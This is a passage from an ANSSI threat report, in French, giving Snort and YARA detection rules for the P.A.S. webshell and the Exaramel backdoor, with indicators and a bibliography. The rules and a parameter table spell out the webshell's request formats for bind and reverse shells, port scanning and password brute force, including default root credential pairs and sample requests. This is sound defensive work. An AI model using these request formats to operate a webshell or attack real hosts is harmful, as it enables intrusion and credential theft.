    flow:to_server,established;  content:"POST"; http_method; \
    content:"fe=&fcf=%2F"; http_client_body; offset:0)

alert tcp any any -> any any ( sid:2000210003; msg:"P.A.S. webshell - Explorer - move file"; \
    flow:to_server,established;  content:"POST"; http_method; \
    content:"fe=&fm=%2F"; http_client_body; offset:0)

alert tcp any any -> any any ( sid:2000210004; msg:"P.A.S. webshell - Explorer - del file"; \
    flow:to_server,established;  content:"POST"; http_method; \
    content:"fe=&fd=%2F"; http_client_body; offset:0)

alert tcp any any -> any any ( sid:2000210005; msg:"P.A.S. webshell - Explorer - multi file download"; \
    flow:to_server,established;  content:"POST"; http_method; \
    content:"fe=&fc%5B%5D=%2F"; http_client_body; offset:0; \
    content:"&fdwa=Download"; http_client_body; )
```

```
21
22 alert tcp any any -> any any ( sid:2000210006; msg:"P.A.S. webshell - Explorer - multi file
   ↪  copy"; \
23     flow:to_server,established;  content:"POST"; http_method; \
24     content:"fe=&fc%5B%5D=%2F"; http_client_body; offset:0; \
25     content:"&fca=Copy"; http_client_body;)
26
27 alert tcp any any -> any any ( sid:2000210007; msg:"P.A.S. webshell - Explorer - multi file
   ↪  move"; \
28     flow:to_server,established;  content:"POST"; http_method; \
29     content:"fe=&fc%5B%5D=%2F"; http_client_body; offset:0; \
30     content:"&fma=Move"; http_client_body; )
31
32 alert tcp any any -> any any ( sid:2000210008; msg:"P.A.S. webshell - Explorer - multi file
   ↪  delete"; \
33     flow:to_server,established;  content:"POST"; http_method; \
34     content:"fe=&fc%5B%5D=%2F"; http_client_body; offset:0; \
35     content:"&fda=Delete"; http_client_body; )
36
37 alert tcp any any -> any any ( sid:2000210009; msg:"P.A.S. webshell - Explorer - paste"; \
38     flow:to_server,established;  content:"POST"; http_method; \
39     content:"fe=&fbp=Paste"; http_client_body; offset:0; )
40
```

*Opérations `Searcher` du webshell **P.A.S.***

Le formulaire en lien avec l'activité de recherche de fichiers sur le systèmes définit les paramètres suivants :

- `fsr` correspondant au status en lecture/écriture de l'élément (*File Searcher Readable*);
- `fst` correspondant au type d'élément recherché, fichier ou dossier (*File Searcher Type*);
- `fsn` correspondant au motif du nom de fichier recherché (*File Searcher Name*);
- `fsp` correspondant au chemin dans lequel doit s'effectuer la recherche (*File Searcher Path*);
- `fs` correspondant à l'identifiant générique pour le menu (*File Searcher*);
- `fss` correspondant à une chaîne de caractère à identifier dans un fichier (*File Searcher String*).

La règle Snort disponible ci-dessous exprime une expression régulière permettant de détecter une transmission avec ces paramètres.

```
1 alert tcp any any -> any any ( sid:2000210010; msg:"P.A.S. webshell - Searcher form
  ↪  parameters"; \
2     flow:to_server,established;  content:"POST"; http_method; \
3     content:"fe=&fsr="; offset:0; fast_pattern; \
4     pcre:"/fe=&fsr=[0-2]&fst=[0-2]&fsn=(\*|[A-Za-z0-9 *._%-]+)&fsp=[A-Za-z0-9
      ↪  *._%-]+&fs=%3E&fss=.*/";)
```

*Opérations `SQL Client` du webshell **P.A.S.***

Le formulaire permettant d'établir la connexion initiale avec la base de donnée prend les paramètres suivants :

- `sc[tp]` correspondant au type de base de donnée (*Sql Client Type*), à savoir `mysql`, `mssql` ou `pg`;
- `sc[ha]` correspondant à l'adresse de la machine hébergeant la base (*Sql Client Host Address*);

- `sc[hp]` correspondant au port de connexion (*Sql Client Host Port*);
- `sc[un]` correspondant au nom de l'utilisateur avec lequel se connecter (*Sql Client User Name*);
- `sc[up]` correspondant au mot de passe de l'utilisateur avec lequel se connecter (*Sql Client User Password*);
- `sc[db]` correspondant à la base à laquelle se connecter (*Sql Client Database*);
- `se` correspondant à l'identifiant générique de soumission pour le formulaire et défini à la valeur >.

La règle Snort suivante permet de détecter requête avec de tels paramètres.

```
alert tcp any any -> any any ( sid:2000210011; msg:"P.A.S. webshell - SQL-client connect
↪  parameters"; \
    flow:to_server,established; content:"POST"; http_method; \
    content:"sc%5Btp%5D="; offset:0; http_client_body; fast_pattern; \
    pcre:"/sc%5Btp%5D=(mysql|mssql|pg)&sc%5Bha%5D=/"; http_client_body;)
```

*Opérations `Network Tools` du webshell **P.A.S.***

Les différentes actions gérées au sein du menu `Network Tools` sont associées aux paramètres distinctifs de formulaires suivants.

Opération	Paramètres	Exemple
`Bind port`	`pb`	`pb=8888&nt=bp`
`Back-connect`	`hbc` `pbc`	`hbc=127.0.0.1&pbc=9999&nt=bc`

`Port scanner`	`hs`
	`pf`
	`pl`
	`sc`
		`hs=localhost&pf=0&pl=65535&sc=50&nt=ps`

TABLE 7.2 : Paramètre des requêtes `POST` pour les formulaires en lien avec le menu `Network Tools`

Où :

- `pb` correspond au port pour le *Bind Shell* (*Port Bind*);
- `hbc` correspond à l'hôte auquel se connecter pour le *Reverse Shell* (*Host Back Connect*);
- `pbc` correspond au port sur lequel se connecter pour le *Reverse Shell* (*Port Back Connect*);
- `hs` correspond à la machine cible d'un scan (*Host Scanner*);
- `pf` correspond au numéro du premier port à scanner (*Port First*);
- `pl` correspond au numéro du dernier port à scanner (*Port Last*);
- et `sc` correspond au nombre de connexions parallèles maximum (*Stream Count*).

Les règles Snort suivantes proposent une implémentation afin de détecter du trafic en lien avec cette heuristique.

```
alert tcp any any -> any any ( sid:2000210012; msg:"P.A.S. webshell - Network Tools - Bind
↪  Port"; \
    flow:to_server,established; content:"POST"; http_method; \
    content:"pb="; offset:0; http_client_body; \
    pcre:"/pb=[0-9]{1,5}&nt=bp/"; )

alert tcp any any -> any any ( sid:2000210013; msg:"P.A.S. webshell - Network Tools -
↪  Back-connect"; \
    flow:to_server,established; content:"POST"; http_method; \
    content:"hbc="; offset:0; http_client_body; \
    pcre:"/hbc=[a-z0-9.-]{4,63}&pbc=[0-9]{1,5}&nt=bc/"; )
```

```

alert tcp any any -> any any ( sid:2000210014; msg:"P.A.S. webshell - Network Tools - Port
↪  scanner"; \
    flow:to_server,established; content:"POST"; http_method; \
    content:"hs="; offset:0; http_client_body; \
    pcre:"/hs=[a-z0-9.-]{4,63}&pf=[0-9]{1,5}&pl=[0-9]{1,5}&sc=[0-9]{1,5}&nt=ps/"; )
```

*Opérations `passwd BruteForce` du webshell **P.A.S.***

L'ensemble des paramètres impliqués dans le formulaire lié aux opérations d'attaque par force brute de **P.A.S.** sont listés dans le tableau 7.3.

Paramètre	Signification	Valeurs
`br`	outil de *bruteforce*	N/A
`brp[]=X`	Protocole à attaquer *Bruteforce protocol*[]=protcole	Où le protocole peut être : `h` (SSH) `f` (FTP) `m` (Mail) `y` (MySQL) `s` (MsSQL) `p` (PostgreSQL)
`h[X]=val`	cible de l'attaque *host*[protocole]=cible	Où le protocole est choisit suivant la liste ci-dessus et la cible est soit un domaine soit une adresse `IP`.
`p[X]=val`	port[protocole]=port cible	Où le protocole est choisit suivant la liste ci-dessus et le port est une valeur numérique.
`el`	combinaison utilisateur/mot de passe `root:root`	`on`
`ep`	combinaison utilisateur/mot de passe `root:ftproot`	`on`
`er`	combinaison utilisateur/mot de passe `root:toor`	`on`
`es`	combinaison utilisateur/mot de passe `root:rootftp`	`on`

TABLE 7.3 : Paramètre `POST` pour le formulaire d'opérations d'attaques par force brute

L'extrait d'une requête ci-dessous propose un exemple pour le formulaire du menu `passwd BruteForce`.

```
br=&brp%5B%5D=f&h%5Bf%5D=localhost&p%5Bf%5D=21&h%5Bm%5D=localhost&p%5Bm%5D=110&el=on&er=on&bg=%3E
```

La règle Snort ci-dessous correspond à une implémentation permettant de détecter du trafic réseau en lien avec le formulaire du menu `passwd BruteForce` de **P.A.S.**.

```
alert tcp any any -> any any ( sid:2000210015; msg:"P.A.S. webshell - passwd BruteForce form
↪  parameters"; \
    flow:to_server,established;  content:"POST"; http_method; \
    content:"br=&brp%5B%5D="; http_client_body; fast_pattern; \
    pcre:"/br=&brp%5B%5D=[hfmysp]&h%5B[hfmysp]%5D=.{1,64}&p%5B[hfmysp]%5D=[0-9]{1,5}/";
    ↪  http_client_body;)
```

7.1.2.3 Phrases de salutations pour les invite de commandes distant du webshell P.A.S.

Comme vu précédemment, les *shells* distants offerts par **P.A.S.**, qu'il s'agisse du *Bind* ou du *Reverse*, contiennent tous les deux une phrase caractéristique présentée à la connexion. Les règles Snort suivantes permettent d'identifier du trafic contenant ces motifs.

```
alert tcp any any -> any any ( sid:2000210016; msg:"P.A.S. webshell - Bind shell session"; \
    content:"Hello from P.A.S. Bind Port"; )

alert tcp any any -> any any ( sid:2000210017; msg:"P.A.S. webshell - Reverse shell session";
↪  \
    content:"Hello from P.A.S. BackConnect"; )
```

7.1.3 Contenu de la page web de P.A.S.

Outre les différentes requêtes à destination du maliciel, le contenu de la page web présentée en retour et affichant l'interface permet d'établir une signature de détection.

On utilisera pour ce faire une partie du code `HTML` transféré correspondant au pied de page de l'interface dans les conditions suivantes :

- le trafic réseau devra correspondre à une réponse à une requête `POST` avec un code de statut 200 ;
- le contenu transféré sera encodé en `GZIP` ;
- le contenu décompressé, devra contenir le bout de code `HTML` suivant :

```
<fieldset class="footer"><table width="100%" border="0"><tr><td>P.A.S. v
```

La règle Snort ci-dessous correspond à une implémentation de cette heuristique de détection.

```
alert tcp any any -> any any ( sid:2000210000; msg:"P.A.S. webshell - Response Footer"; \
    flow:to_client,established; content:"200"; http_stat_code; \
    file_data; content:"<fieldset class=\"footer\"><table width=\"100%\"
    ↪  border=\"0\"><tr><td>P.A.S. v";)
```

7.2 Détection de la porte dérobée Exaramel

7.2.1 Artefacts systèmes

Liste des fichiers susceptibles d'être créés par **Exaramel** :

- `$EXARAMEL_DIR/configtx.json` ;
- `$EXARAMEL_DIR/$TASK_ID.rep` où `$TASK_ID` est un nombre ;
- `$EXARAMEL_PATH.old` fichier de sauvegarde créé lors de la mise à jour. Il est normalement supprimé à la fin de la mise à jour ;
- `/etc/systemd/system/syslogd.service` ;
- `/etc/init/syslogd.conf` ;

- `/etc/init.d/syslogd;`
- `/etc/rc.d/syslogger` (ce fichier n'est pas directement créé par **Exaramel** mais est lié à une des méthodes de persistance).

Liste des *socket* crées par **Exaramel** :

- *socket* UNIX `/tmp/.applocktx` et `/tmp/.applock`
- *socket* `TCP` pour la connexion `HTTPS` au(x) serveur(s) de contrôle.

Exaramel crée indirectement des journaux système lors de la mise en place de la persistance et de sa suppression. La nature de ces journaux dépend de la méthode de persistance utilisée.

Exaramel crée des processus *shell* pour traiter les tâches `OS.ShellExecute`. Si pour l'une des ces tâches, `Task.AnswerWait` est égal à 0, le processus deviendra *defunct* lorsque son exécution sera terminée. En conséquence, il ne sera supprimé que lorsque le processus **Exaramel** aura lui aussi terminé son exécution.

7.2.2 Règles YARA

Les règles YARA ci-dessous sont proposées afin de détecter des exemplaires d'**Exaramel**.

```
/* configuration file */

rule exaramel_configuration_key {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Encryption key for the configuration file in sample
                ↪  e1ff72[...]"
                TLP = "White"

        strings:
                $ = "odhyrfjcnfkdtslt"

        condition:
                all of them
}

rule exaramel_configuration_name_encrypted {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Name of the configuration file in sample e1ff72[...]"
                TLP = "White"

        strings:
                $ = "configtx.json"

        condition:
                all of them
}

rule exaramel_configuration_file_plaintext {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Content of the configuration file (plaintext)"
```

```
                TLP = "White"

        strings:
                $ =
                ↪  /{"Hosts":\[".{10,512}"\],"Proxy":".{0,512}","Version":".{1,32}","Guid":"/

        condition:
                all of them
}

rule exaramel_configuration_file_ciphertext {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Content of the configuration file (encrypted with key
                ↪  odhyrfjcnfkdtslt, sample e1ff72[...]"
                TLP = "White"

        strings:
                $ = {6F B6 08 E9 A3 0C 8D 5E DD BE D4} // encrypted with key odhyrfjcnfkdtslt

        condition:
                all of them
}

/* persistence */

private rule exaramel_persistence_file_systemd {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Beginning of the file /etc/systemd/system/syslogd.service
                ↪  created for persistence with systemd"
                TLP = "White"

        strings:
                $ = /\[Unit\]\nDescription=Syslog
                ↪  daemon\n\n\[Service\]\nWorkingDirectory=.{1,512}\nExecStartPre=\/bin\/rm
                ↪  \-f \/tmp\/\.applocktx\n/

        condition:
                all of them
}

private rule exaramel_persistence_file_upstart {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Part of the file /etc/init/syslogd.conf created for
                ↪  persistence with upstart"
                TLP = "White"

        strings:
                $ = /start on runlevel \[2345\]\nstop on runlevel
                ↪  \[06\]\n\nrespawn\n\nscript\nrm \-f \/tmp\/\.applocktx\nchdir/
```

```
        condition:
                all of them
}

private rule exaramel_persistence_file_systemv {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Part of the file /etc/init.d/syslogd created for persistence with upstart"
                TLP = "White"

        strings:
                $ = "# Short-Description: Syslog service for monitoring \n### END INIT INFO\n\nrm -f /tmp/.applocktx && cd "

        condition:
                all of them
}

rule exaramel_persistence_file {

        meta:
                author = "FR/ANSSI/SDO"
                description = "File created for persistence. Depends on the environment"
                TLP = "White"

        condition:
                exaramel_persistence_file_systemd or exaramel_persistence_file_upstart or exaramel_persistence_file_systemv
}

/* misc */

rule exaramel_socket_path {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Path of the unix socket created to prevent concurrent executions"
                TLP = "White"

        strings:
                $ = "/tmp/.applocktx"

        condition:
                all of them
}

rule exaramel_task_names {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Name of the tasks received by the CC"
                TLP = "White"

```

```
        strings:
                $ = "App.Delete"
                $ = "App.SetServer"
                $ = "App.SetProxy"
                $ = "App.SetTimeout"
                $ = "App.Update"
                $ = "IO.ReadFile"
                $ = "IO.WriteFile"
                $ = "OS.ShellExecute"

        condition:
                all of them
}

rule exaramel_struct {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Beginning of type _type struct for some of the most important
                ↪  structs"
                TLP = "White"

        strings:
                $struct_le_config = {70 00 00 00 00 00 00 00 58 00 00 00 00 00 00 00 47 2d 28
                ↪  42 0? [2] 19}
                $struct_le_worker = {30 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 46 6a 13
                ↪  e2 0? [2] 19}
                $struct_le_client = {20 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 7b 6a 49
                ↪  84 0? [2] 19}
                $struct_le_report = {30 00 00 00 00 00 00 00 28 00 00 00 00 00 00 00 bf 35 0d
                ↪  f9 0? [2] 19}
                $struct_le_task = {50 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 88 60 a1
                ↪  c5 0? [2] 19}

        condition:
                any of them
}

private rule exaramel_strings_url {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Misc strings coming from URL parts"
                TLP = "White"

        strings:
                $url1 = "/tasks.get/"
                $url2 = "/time.get/"
                $url3 = "/time.set"
                $url4 = "/tasks.report"
                $url5 = "/attachment.get/"
                $url6 = "/auth/app"

        condition:
                5 of ($url*)
}
```

```
private rule exaramel_strings_typo {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Misc strings with typo"
                TLP = "White"

        strings:
                $typo1 = "/sbin/init |  awk "
                $typo2 = "Syslog service for monitoring \n"
                $typo3 = "Error.Can't update app! Not enough update archive."
                $typo4 = ":\"metod\""

        condition:
                3 of ($typo*)
}

private rule exaramel_strings_persistence {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Misc strings describing persistence methods"
                TLP = "White"

        strings:
                $ = "systemd"
                $ = "upstart"
                $ = "systemV"
                $ = "freebsd rc"

        condition:
                all of them
}

private rule exaramel_strings_report {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Misc strings coming from report file name"
                TLP = "White"

        strings:
                $ = "systemdupdate.rep"
                $ = "upstartupdate.rep"
                $ = "remove.rep"

        condition:
                all of them
}

rule exaramel_strings {

        meta:
                author = "FR/ANSSI/SDO"
                description = "Misc strings including URLs, typos, supported startup systems
                 ↪  and report file names"
```

```
243                 TLP = "White"
244
245         condition:
246                 exaramel_strings_typo or (exaramel_strings_url and
                    ↪  exaramel_strings_persistence) or (exaramel_strings_persistence and
                    ↪  exaramel_strings_report) or (exaramel_strings_url and
                    ↪  exaramel_strings_report)
247 }
```

7.2.3 Détection réseau

Exaramel communique avec son serveur de contrôle en HTTPS. L'implémentation TLS utilisée est celle de la bibliothèque standard du langage Go. Aucun paramétrage inhabituel n'est effectué. Dans ces conditions, il semble délicat de détecter les communications réseau d'**Exaramel**.

7.3 Indicateurs de compromission

Un *event* MISP est disponible avec les éléments techniques indiqués dans ce rapport.

8 Bibliographie

[1] ESET. *New Telebots Backdoor : First Evidence Linking Industroyer to NotPetya*. Octobre 2018.
URL : https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/.

[2] Centreon. *Centreon Documentation*.
URL : https://docs.centreon.com.

[3] Andrew E. Kramer et Andrew Higgins. "In Ukraine, a Malware Expert Who Could Blow the Whistle on Russian Hacking". Août 2017.
URL : https://www.nytimes.com/2017/08/16/world/europe/russia-ukraine-malware-hacking-witness.html.

[4] Petri Krohn. *Did a Ukrainian University Student Create Grizzly Steppe ?* Janvier 2017.
URL : https://off-guardian.org/2017/01/09/did-a-ukrainian-university-student-create-grizzly-steppe/.

[5] Trustwave - Spiderlabs. *Authentication and Encryption in PAS Web Shell Variant*.
URL : https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/authentication-and-encryption-in-pas-web-shell-variant/.

[6] Wordfence. *US Govt Data Shows Russia Used Outdated Ukrainian PHP Malware*. Décembre 2016.
URL : https://www.wordfence.com/blog/2016/12/russia-malware-ip-hack/.

[7] Yobi Wiki. *Forensics on Incident 3*. 2014.
URL : https://wiki.yobi.be/wiki/Forensics_on_Incident_3.

[8] DHS/CISA US-CERT. *Enhanced Analysis of Grizzly Steppe Activity*. Décembre 2017.
URL : https://us-cert.cisa.gov/GRIZZLY-STEPPE-Russian-Malicious-Cyber-Activity.

[9] Anton Cherepanov. 11 novembre 2019.
URL : https://twitter.com/cherepanov74/status/1193762686586277889.

[10] ANSSI. *Recommandations relatives à l'administration sécurisée des systèmes d'information*. 2018.
URL : https://www.ssi.gouv.fr/administration/guide/securiser-ladministration-des-systemes-dinformation/.

[11] ANSSI. *Recommandations de configuration d'un système GNU/Linux*. 2019.
URL : https://www.ssi.gouv.fr/guide/recommandations-de-securite-relatives-a-un-systeme-gnulinux/.

[12] DHS/CISA US-CERT. *Malware Initial Findings Report (MIFR) - 10105049-Update2*. Mars 2017.

1.0 - 27/01/2021

AGENCE NATIONALE DE LA SÉCURITÉ DES SYSTÈMES D'INFORMATION

ANSSI - 51 boulevard de la Tour-Maubourg, 75700 PARIS 07 SP
www.cert.ssi.gouv.fr / cert-fr.cossi@ssi.gouv.fr

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
Premier ministre
SGDSN